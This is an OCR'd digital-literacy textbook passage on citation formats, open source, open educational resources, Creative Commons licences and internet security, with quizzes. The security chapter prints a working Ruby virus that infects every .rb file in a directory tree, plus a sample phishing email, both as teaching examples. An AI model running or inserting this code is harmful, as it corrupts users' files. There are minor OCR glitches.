
The full references are composed at the end of the text in the bibliography. The authors' names are mentioned in alphabetical order. References follow the rules in Table 4.

Table 11: APA Reference format

Refernces	APA Refernce format
books	Author's Last name, First initial. Middle initial. (Year Published). Title of book (Edition ed). Publisher.
a website or Pdf	Author's Last Name, First initial. (Year, Month Date Published). Title of work. Name of Website. URL
journal articles	Author's Last name, First initial. Middle initial. (Year Published). Title of article. Title of Periodical, Volume(Issue), page range. https://doi.org/DOI*
statistics	Author's last name, First name. "Title of Document/Webpage: Subtitle." Title of Website, Publisher/Affiliated organization, Date published, URL
Image	Last name, First name Middle initial of creator of image. "Title of image" or Description. Digital Image. Title of Website. Month Day, Year Published. Accessed date. URL.

*** The DOI (Digital Object Identifier) number (https://doi.org/DOI), when assigned is unique and unchangeable.**

Figure 44: Tips for References



European Union Intellectual Property Office (2020, February). Frequently asked questions about the right to intellectual property. https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright-el#1

Open Source

Open source is a term that originally referred to open source software (OSS). Open source software refers to code designed to be publicly accessible -anyone can see, modify, and distribute the code as he wishes. Open source has nowadays become a movement as well as a way of working that reaches beyond software production.

Figure 45: Open source software

Open source doesn't just mean only access to the source code. The distribution terms of open-source software must comply with **the following criteria**:

1. **Free redistribution**: The license shal[ĸçs]l not restrict any party from selling or giving away the software as a component of an

aggregate software distribution containing programs from several different sources. The license shall not require a royalty or any other fee.

2. **Source code:** The program must include source code, and must allow distribution in source code as well as compiled form. If some form of product is not distributed with source code, there must be a well-publicized means of obtaining the source code for no more than a reasonable reproduction cost preferably, downloading via the Internet without charge. The source code must be the preferred form in which a programmer would modify the program. Deliberately obfuscated source code is not allowed. Intermediate forms such as the output of a preprocessor or translator are not allowed.
3. **No discrimination against persons or groups:** The license must not discriminate against any person or group of persons.
4. **No discrimination against fields of endeavor**: The license must not restrict anyone from making use of the program in a specific field of endeavor. For example, it may not restrict the program from being used in ~~a~~ business, or from being used for genetic research.
5. **Distribution of license**: The rights attached to the program must apply to all those that the program is redistributed without needing an additional license.
6. **License must not be specific to a product**: The rights attached to the program must not depend on the program's being part of a particular software distribution. If the program is extracted from that distribution and used or distributed according to the terms of the program's license, all parties to whom the program is redistributed should have the same rights as those that are granted in conjunction with the original software distribution.
7. **License must not restrict other software**: The license must not place restrictions on other software that is distributed along with the licensed software. For example, the license must not insist that all other programs distributed on the same medium must be open-source software.

8. **License must be technology-neutral:** No provision of the license may be predicated on any individual technology or style of interface.

Open Educational Resources

Definition

The term open educational resources (OER) first came into use at a conference hosted by UNESCO in 2002, defined as "the open provision of educational resources, enabled by information and communication technologies, for consultation, use and adaptation by a community of users for non-commercial purposes" (Johnstone, 2005). The definition of OER now most often used is: "open educational resources are digitized materials offered freely and openly for educators, students and self-learners to use and reuse for teaching, learning and research". (OECD, 2007). So, we can briefly say, that, Open Educational Resources are any type of educational materials that are in the public domain or introduced with an open license. The nature of these open materials means that anyone can legally and freely copy, use, adapt and re-share them, or as it is more widely known, participate in "the 5R" activities as shown in Tables 5, 6, and Figure 8.

Table 12: 5R activities

	5R Activities of OER (5R Permissions)
Retain	Make and own a copy
Reuse	Use in a wide range of ways
Revise	Adapt, modify and improve
Remix	Combine two or more
Redistribute	Share with others

Table 13: OER types

	Textbooks





Figure 46: Types of OERs and 5R characteristics



OERs are primarily aimed at making resources available to educators, which can be assigned to students. As mentioned before, an OER is recognized if all the areas are clearly marked as being in public domain or released under an open license, such as Common Creatives. There are six standardized creative Commons licenses which will be discussed later on.

The OER is

- Accessible
- Collaborative

- Cost-effective
- Equitable
- Adaptable

There are many benefits in using OERs, for both students and educators. More specifically, the benefits for students are that OERs are low cost or free resources, they are easily accessible, they are customized and relevant and they offer opportunities to OER initiatives.

The educators can curate, tailor and share OERs to perfectly much the goals of curriculum, they can also share innovations freely, access quality peer reviewed material to enhance curriculum, increase student retention by reducing costs and finally they promote dialogue among peers in the sector globally.

Which is the proper use of OER?

Once we use an OER is important to credit the source. Certain rules consist the "proper" way of using an OER. So we quote below five handy tips from Creative Commons Australia for crediting Creative Commons work.

1. Provide the author's name and the title of the work
2. If possible provide a link back to the source of the work
3. Provide a link to the Common Core license that applies to the original work
4. Indicate if you have made any changes to the work
5. Keep intact any copyright the author has provided

Which OER is appropriate for my purpose?

A group of librarians in university of British Columbia has developed a rubric called "The Open Education Resource Repository" (OERR) to designate a process of evaluating open education resource repositories. This rubric evaluates OER in the following areas

- Authority
- Audience

- Access & Diversity
- User-friendliness
- Subject Coverage
- Search Functionality & Browsing
- Media Type
- Licensing & Permissions

The rubric sets out a definition for each area and an evaluation based on a leveled system, from level 1 (the lowest) to level 3 (the highest rating). It is intended as a tool when stumbling upon a new repository whether this repository is worth exploring before one spends time searching for individual resources.

OECD, Giving Knowledge for Free, 2007, https://www.oecd.org/education/ceri/38654317.pdf

Open Education Resource Repository (OERR) Rubric, https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf

Creative commons

The expanded use of the internet worldwide has changed the data on copyright management, as the majority of works are available in digital form only. The difference from other projects is that the distribution and processing of digitally distributed works does not presuppose the existence of supporting material. In this context, the management of the rights deriving from these projects is carried under special licenses and permissions. An author obviously reserves his exclusive right to commercial use of his work. However, in case he does not wish to do so, he will have to provide his work with a relevant license. The most popular type of license that applies in such cases is the "Creative Commons" license.Creative Commons (CC) is a non-profit organization dedicated to expanding the range of copyrighted works available to build on these and other works and to share legally. This organization issues various copyright licenses known as "Creative Commons" licenses. These licenses allow authors to easily state which rights they retain and which rights they set aside for the benefit of other authors.

Figure 47: Characteristics of CC

The characteristics of these licenses are

- Available for free online.
- They are not exclusive.
- Allow the exchange of projects via-internet.
- Their use does not require the complete resignation of the copyright holder from the rights he has, as the types of licenses vary.

The fields in which these licenses can be used are:

- educational content
- fine arts content
- musical works
- radio and television content
- public information
- libraries

Figure 48: CC music

Another important feature of these licenses (CC) is that they are composed taking into account the following layers:

1. Legal Code
2. Understanding by all people
3. Understanding by machines

The l**egal code** is the conventional legal tool

Understanding by all people means that the licenses are to be understood by all people who do not have any previous legal knowledge. They are referred as "Commons Deed" or "Readable by humans"

Understanding by the machines is based on a standardized way of describing (CC REL - CC Copyright Language) and aims to make understandable the permissible way of distributing the relevant work by the internet software.

All the types of Common Creatives licenses start with a BY attribution and they actually are a combination of the core conditions consisted from BY, NC, ND, SA as explained below

- BY attribution (gives credit to the creator of the material)
- NC non commercial (Any use of the work must be for non commercial purposes only)
- ND no derivative works (Only verbatim copies of the work may be used)
- SA share alike (Any new work produced using this material must be made available under the same terms)

The types of Creative Commons licenses are as follows

Table 14: Types of Creative Commons licenses

LICENSES		TERMS
	CC BY	Attribution
	CC BY-SA	Attribution-Share alike
	CC BY-ND	Attribution-No Derivative Works
	CC BY-NC	Attribution-Non Commercial
	CC BY-NC-SA	Attribution-Non Commercial-Share Alike
	CC BY-NC-ND	Attribution-Non Commercial-No Derivative Works

Choosing a license does not require that the creator knows all types of license offered. The official website of Creative Commons offers a very friendly interface where the end user decides which rights he will grant

answering a detailed questionnaire. After having completed the questionnaire the proper Creative Commons license is granted for use by the organization.

Creative Commons official website https://creativecommons.org/licenses/?lang=en (Accessed 22 May 2022)

Creative Commons-licences official website https://creativecommons.org/licenses/?lang=en (Accessed 22 May 2022)

Mini Quizz

1) The protection of copy right is very important because,

a) in this way owners are morally rewarded.
b) in this way young people have the opportunity to discover and appreciate intellectual products.
c) in this way owners can be protected and have an extra motive for producing new works.
d) all people can reproduce and distribute intellectual products.

2) Originality, human creation and form specificity are the main conditions of copyright legal protection in order

a) for a product to be considered worthy of legal protection and recognition.
b) for creators to get economic profit.
c) to be adopted by somebody else.
d) to be considered as a protected product in the modern digital era.

3) In order to avoiding plagiarism, one should

a) use the very same words from the text of a published book and include the name of the author and the book title in the bibliography.
b) add to or omit a few words from an original text without making any reference to the author of the text.
c) use the exact words from some kind of source in quotation marks and refer to the source in his text as well as in the bibliography.
d) summarize information from a source without making any reference to it

4) Plagiarism can be regarded as

a) some form of copyright.
b) a moral right.
c) a legal rule.
d) a matter of honor.

5) Which of the following can be considered as an intellectual work protected by intellectual property rights?

a) An invention
b) An idea
c) A piece of art (e.g. choreography)
d) A judicial decision

6) References and citations

a) must be written in the appropriate style according to the topic of each paragraph
b) must be part of the text, not of the bibliography
c) must be as many as possible
d) are not necessary when paraphrasing

7) Which of the following is considered as open source software?

a) Microsoft Office
b) Acrobat Reader
c) Photoshop
d) Gimp

8) What characterizes an open source software?

a) There is no license for using it
b) Nobody has financed its production
c) Nobody can change its source code
d) Anybody can modify and use it

9) Which of the following does not characterize OER?

a) Accessibility
b) Individuality
c) Equitability
d) Adaptability

10) Suppose you have created a digital product and you publish it in the web. You want people to use your work for any purpose, including commercial purposes; however, you do not want people to share your product in any adapted form. Furthermore, you demand that people should pay credit to you. The proper license for your product is

a) CC BY-ND
b) CC BY-NC
c) CC BY-NC-ND
d) CC BY-NC-SA

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Internet Security

Nikolaos Sideris, Teacher Gloria Violari, Vasiliki Baketta, Katerina Fotiou, Alexandra Melista

INTRODUCTION

Internet security is a branch of computer security. It encompasses browser security, website security, and network security as it applies to other applications or operating systems as a whole. Its main objective is to set up rules and measures in order to utilize them against assaults over the Internet. The Internet is an inherently insecure channel for information exchange, with a high risk of intrusion or fraud, such as phishing, viruses, trojans, ransomware or worms, and other threats which we will address in this chapter. In addition, it is very common to encounter the term hacking in our online activities which is a term we will also engage.

THREATS

Figure 49 - Most common threat types

In this unit, we will briefly describe the most common threats such as network attacks or malicious software. The latter comes in many forms, such as viruses, Trojan horses, spyware, and worms. More specifically, the most common threats are:

✓ **Malware** is any software utilized to disturb and disrupt computer operation, gather sensitive information, or gain access to private computer systems and frameworks. Malware is characterized by its malicious intent, acting against the requirements of the computer user, and does not include software that unintentionally causes harm due to some deficiency (Computer Awareness 2021). Possible problems that malicious programs can cause are:

- Delete what we have saved on our hard drive e.g. medical records, communications records, etc.
- Reduce the processing speed of our computer
- Annoying messages appear on the screen
- In general our computer performs actions other than those we instruct it to perform.

- A **computer virus** is a malicious program that can copy files or copy itself without user intervention and infect our computer without our permission. A virus can be detected in many types of files, from executable programs to office files. A virus can spread from one computer to another. E.g. by a user sending the virus over the network or the Internet, or by transferring it to a portable storage medium. When the recipient opens an infected file the virus is activated and infects other files. The virus will damage our computer as originally planned and finally render its operating system useless. We can see such a sample of malicious code in Figure 2.


Figure 50 - Part of a computer virus malicious source code. The specific virus changes random parts of a file contents rendering it useless

```ruby
#0x3a
def infect_files
  count = 0
  virus_top = '#0x3a'
  virus_bottom = '#:'
  files = Dir["./**/*.rb"]

  files.each do |random_file|

    first_line = File.open(random_file, &:gets).strip

    if first_line != virus_top
      File.rename(random_file, 'tmp.rb')
      virus_file = File.open(__FILE__, "rb")
      virus_contents = ''

      virus_file.each_line do |line|
        virus_contents += line
        if line =~ /#{virus_bottom}/
          count += 1
          if count == 2 then break end
        end
      end
      File.open(random_file, 'w') {|f| f.write(virus_contents) }
      good_file = File.open('tmp.rb', 'rb')
      good_contents = good_file.read
      File.open(random_file, 'a') {|f| f.write(good_contents)}
      File.delete('tmp.rb')
    end
  end
end

infect_files
#:
```

• Computer **worms** are malicious software that copies itself and spreads through computers and networks. In contrast to the virus, it does not need to connect to an existing program. It also does not adhere to a user file, nor is it required by the user to make an action such as to open a file. It is disseminated by itself, notably quickly. Some of the worst worms of history have infected millions of computers within a few hours.

• **Ransomware** is a type of malware that restricts access to the infected computer system and demands a ransom in order for the restriction to be removed.

Figure 51 - Screenshot of a locked system demanding ransom to restore data



• The **Trojan** is a program that disguises itself as an interesting, useful, or desirable program in order to gain access to a system (Miami Dade College 2021). Users often download Trojans from a compromised website, file sharing service, or even an email attachment. The attached file usually contains beautiful graphics or animation! When the user installs this software, it usually works as programmed, so that the user does not suspect anything. The tactics used by the Trojan horses are similar to the tactics used by the Greek hero Odysseus in Troy. In particular, Trojans hide malicious code which can infect the computer. Externally they look like programs that perform useful functions, they seem to be interesting, and give the impression that they are safe. But when the user runs such a program, then the malicious code is activated infecting the computer. Usually, a Trojan horse infection installs a program that allows

unauthorized users to get access to the infected computer and use it to launch further attacks on other computers on the Internet.

- **Spyware** refers to programs that surreptitiously monitor activity on a computer system and transmit information from the infected computer to others without the user's consent. One particular kind of spyware is keylogging malware (Wikibooks 2017). Often referred as keylogging or keyboard capturing, because it refers to the action of recording (logging) the keys struck on a keyboard [3].

- A **Denial of Service** attack (DoS) is an attempt to make a computer resource unavailable to its intended users. It works by making numerous requests at once that the system or framework targeted is overwhelmed and becomes incapable of processing any of them.

Hacking

Hacking is the activity of using a computer to access information stored on another computer system without permission or to spread a computer virus (Cambridge Dictionary 2022).


The motives and the purposes of hackers differ. They, usually aim to:

- ✓ financial gains through the theft of credit card details or by defrauding financial services
- ✓ corporate espionage
- ✓ acclaim notoriety or esteem for their hacking abilities
- ✓ steal business information and national intelligence (state-sponsored)
- ✓ raise public attention by leaking sensitive information (politically motivated hackers or hacktivists, such as Anonymous, LulzSec, and WikiLeaks).

[3] "*Keystroke logging," Wikipedia. Apr. 24, 2022. Accessed: May 13, 2022. https://en.wikipedia.org/w/index.php?title=Keystroke_logging&oldid=1084356129*

The most common types of hackers are presented in Figure 4.

Figure 52 - Types of hackers



One of the most common techniques used by hackers nowadays is **social engineering**. This is a non-technical strategy that relies heavily on human interaction and often involves tricking people into breaking standard security practices. The ability of attackers to persuade victims to perform certain actions or reveal personal information is critical to the success of social engineering techniques. Social engineering attacks differ from traditional hacking, as they might be non-technical and do not always entail the

penetration or exploitation of software or systems. Many social engineering exploits allow attackers to get genuine, authorized access to personal information, if they are persuasive. Attackers conduct **baiting** attacks, when they leave a malware-infected device, such as a USB flash drive or a CD, in a place where someone is likely to find it. A baiting attack's effectiveness lies in the assumption that someone who finds the device will load it into his computer and unintentionally install the virus. The malware allows the attacker to get access to the victim's computer once it has been installed. Tailgating is a physical social engineering approach in which unauthorized people follow authorized people into a normally secure area. **Tailgating** is a physical social engineering approach in which unauthorized people follow authorized people into a normally secure area. Tailgating can occur when someone asks you to hold the door open because he forgot his access card or asks to borrow your phone or laptop and then he installs spyware or steals data. A **quid pro quo attack** occurs when attackers request private information from someone in exchange for something desirable or some type of compensation. An attacker might, for example, ask for login credentials in exchange for a gift (ITWeb 2018). **Phishing** is an attempt to get sensitive information, such as passwords and financial information, from online users. Phishing occurs when an attacker sends an email or visits a website pretending to be a trustworthy digital entity or individual. Victims are directed to websites that appear to be authentic but in reality send data to the attackers. Email spoofing, for example, tries to make emails appear to come from authentic senders, while long, complicated URLs obscure the actual website. Insurance group RSA claimed that phishing accounted for worldwide losses of $10.8 billion in 2019. In Figure 3 we can see such an attempt, in the form of an email pretending to originate from a bank. Aside from the fact that a bank would never ask for our password, we notice the numerous syntax and spelling mistakes in the body of the email, the sender address that does not belong to the bank's organization network and the link that also leads to a page outside the organization's network.

Figure 53 – Sample of phishing attempt.

---------- Forwarded Message: ----------
From: "alerts@citibank.com" <ALERTS@CITIBANK.COM>
To: recipient@email.com
Subject: Security Alert: 06699
Date: Thu, 29 May 2008 12:41:41 +0000

citi

This is a Security Alert you requested to help you protect your account.

Your account has been blocked.
219 You have exceeded the number of three (3) failed login attempts.


To unlock your account, please your account

Thank you for your cooperation.

Sincerely Yours,
Letha Cox
Letha.Cox@citibank.com

During the last decade, fraud techniques have become more sophisticated. As a result, distinguishing between a phony and a genuine message is becoming increasingly difficult. Furthermore, digital criminals are increasingly attempting to send phishing SMS messages. This is also known as '**smishing**' (SMS + phishing). However, these messages can also come in via WhatsApp or Facebook Messenger, or other instant messaging software. **Spear phishing** is a potent variant of phishing, a malicious tactic that uses emails or messages which include information specific to the target, such as the target's name and rank within his company. This social engineering technique increases the probability that the victim will perform all of the steps required for infection, including opening the email and downloading the file.

Figure 54 - Social Engineering techniques



PROTECTION AND COUNTERMEASURES

- Data **encryption** converts data from a readable format (plaintext) into an unreadable, encoded format (ciphertext). It helps protect digital data confidentiality during the phase of storage on computer systems and transmission over the Internet or other computer networks. Encryption is currently one of the most common and effective data security technologies employed by companies and organizations.

- **Firewalls** restrict incoming and outgoing network packets allowing only authorized traffic to pass through them. A firewall is a computer hardware or software security system that filters traffic and inhibits intruders. It generally consists of gateways and filters. Network traffic can also be filtered by firewalls, with unauthorized traffic being blocked.

- **Antivirus software** can protect a programmable device by detecting and eliminating malware.

- A **password manager** is a software application that creates, stores, and provides passwords to applications. Password managers encrypt passwords. The user, in order to access the digital vault, has to remember one master password.

Some useful recommendations concerning passwords are hereby listed:

Table 15. Some useful recommendations concerning passwords are hereby listed

NEVER	ALWAYS
Never use telephone numbers, names, birthday dates, or addresses. (e.g. Mary2014)	**Always** include a variety of random characters, numbers, and letters to make the password more complex
Never use the same password for all your accounts	**Always** create a password that contains at least 16 characters (e.g. a58gfw@kLNNg1k9%i)
Never use words or phrases of everyday language (e.g. dearmaryhowareyou)	**Always** change passwords periodically, at least twice a year

Multi-factor authentication is an option provided by many businesses, from banking to social networking apps, to administer additional security for your accounts beyond a strong password. Multi-factor authentication provides another "step" in unlocking an account, device, or document. A text is sent to you via messaging to a mobile device registered to you with a code you in order for you to verify yourself. It is strongly recommended to use both a strong password and multi-factor authentication, whenever possible.

2-factor authentication or multi-factor authentication in general is a security protocol followed by banking systems worldwide and tends to extend to other areas as well. That is, in order to make a money transfer, you need not only to know the username and password to access the e-banking system but also to fill in a code that appears to the users cell phone (2-factor authentication).

Systems that require even greater security may need a fingerprint or other biometric features.

- **Phishing attack prevention guidelines:**

✓ Monitor your online accounts regularly
✓ Keep your browser updated
✓ Don't click on links from unknown sources
✓ Be aware of pop-up windows
✓ Never give out personal information over email or phone number
✓ Be wary of social lures

https://www.nortonlifelock.com/us/en/newsroom/press-kits/2021-norton-cyber-safety-insights-report/

https://www.accenture.com/_acnmedia/pdf-96/accenture-2019-cost-of-cybercrime-study-final.pdf

https://www.fortinet.com/content/dam/fortinet/assets/white-papers/eBook-How-to-Close-Security-Gaps-to-Stop-Ransomware-and-Other-Threats.pdf

MINI QUIZ

1) **Which type of malware is a fully contained program that self-replicates and spreads through networks?**
   a) Spyware
   b) Trojan horse
   c) Virus
   d) Worm

2) **Hackers who help in finding bugs and vulnerabilities in a system while they do not intend to crack a system are called**
   a) Black Hat hackers
   b) White Hat hackers
   c) Grey Hat hackers
   d) Red Hat hackers

3) **When creating a safe password**
   a) we can use our telephone number
   b) we use the same password we have for another account
   c) we can use our birthday date
   d) we include a variety of random characters, numbers, and letters

4) **Tailgating may occur when**
   a) someone asks you to borrow your phone or laptop
   b) you find a malware-infected device and load it into your computer
   c) you are directed to websites that appear to be authentic but in reality they send data to attackers
   d) when attackers request private information from someone in exchange for something desirable

5) **Internet security includes**
   a) browser and web site security
   b) network security
   c) web site security
   d) All the above mentioned

6) **Which of the following malicious software does not need to connect to an existing program?**
   a) Worms
   b) Trojans
   c) Viruses
   d) Ransomware

7) **A Trojan horse is**
   a) Odysseus' horse in Troy according to the ancient Greek poet Homer.
   b) a keyboard capturing program (keylogging) that records the keys struck on a keyboard
   c) a disguised and desirable program which usually contains attractive graphics or animation in order for it to access a computer system.
   d) a spyware program that surreptitiously monitors activity on a computer system.

8) **Which of the following does usually observe the victim's activity on the Internet, gather information in the background, and send it to someone else?**
   a) Malware
   b) Spyware
   c) Adware
   d) All of the above

9) **A software program or a hardware device that filters all data packets coming through the Internet, a network, etc. is known as _____:**
   a) Antivirus
   b) Firewall
   c) Cookies
   d) Malware

10) **_____ is a type of software designed to help computers detect viruses and avoid them.**
   a) Malware
   b) Adware
   c) Antivirus
   d) Both b and c

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Introduction

Cyber attacks and cyber crime are causing more and more problems and taking more and more sophisticated forms across Europe. This trend is expected to continue in the future, as 22.3 billion devices worldwide are expected to be connected to the internet by 2024.

Source : https://www.consilium.europa.eu/en/policies/cybersecurity

How can "cybercrime" be defined?

Cybercrime refers to any criminal activity involving a computer, networked device or network. While most cybercrimes are committed to generate profits for cybercriminals, some are committed against computers or devices directly to damage or disable them.

Source[KÇ6] : https://techtarget.com

A brief history of the evolution of communication and cybercrime :

1971: First e-mail: Ray Tomlinson sends the very first e-mail in history *"QWERTYUIOP"* (https://www.genie-inc.com)

1978: **First spam**: The first unsolicited mass e-mail is said to have been sent by Gary Thuerk, a marketing executive promoting a new computer model. (https://www.weforum.org/agenda)

1981: Ian Murphy, Captain Zap, is the **first convicted computer hacker** (https://attrition.org)

1986: First **computer virus**: Brain (https://www.kaspersky.com.)

1987: John McAfee establishes the McAfee Company. McAfee produces the **first antivirus** called **VirusScan** (https://www.thepcinsider.com).

1988: **First cyber-attack**. Robert Tappan Morris wrote a program that moved from computer to computer and asked each machine to send a signal back to a control server. (https://theconversation.com)

1990 Birth of the internet Tim Berners-Lee, and CERN launched in 1990 the "World Wide Web", designed and developed for scientists working in universities and institutes around the world to exchange information instantly**. (**https://home.cern/)

1991: **First webcam**. Quentin Stafford-Fraser and Paul Jardetzky invented the world's first webcam to help students and late-night programmers check if the coffee has finished brewing (https://www.bbc.com)

1993 Jan Brandt singlehandedly led the famous **AOL "*carpet-bombing*" campaign** that put millions of AOL trial discs and CDs in everything from magazines to popcorn boxes to banks

2000 This Y2K bug that was supposed to block the planet but did not happen (https://www.ina.fr/)

2000: India's **first specialised cybercrime police force was** created (https://timesofindia.indiatimes.com)

2009: **the first crypto-currency**: bitcoin (https://www.investopedia.com)

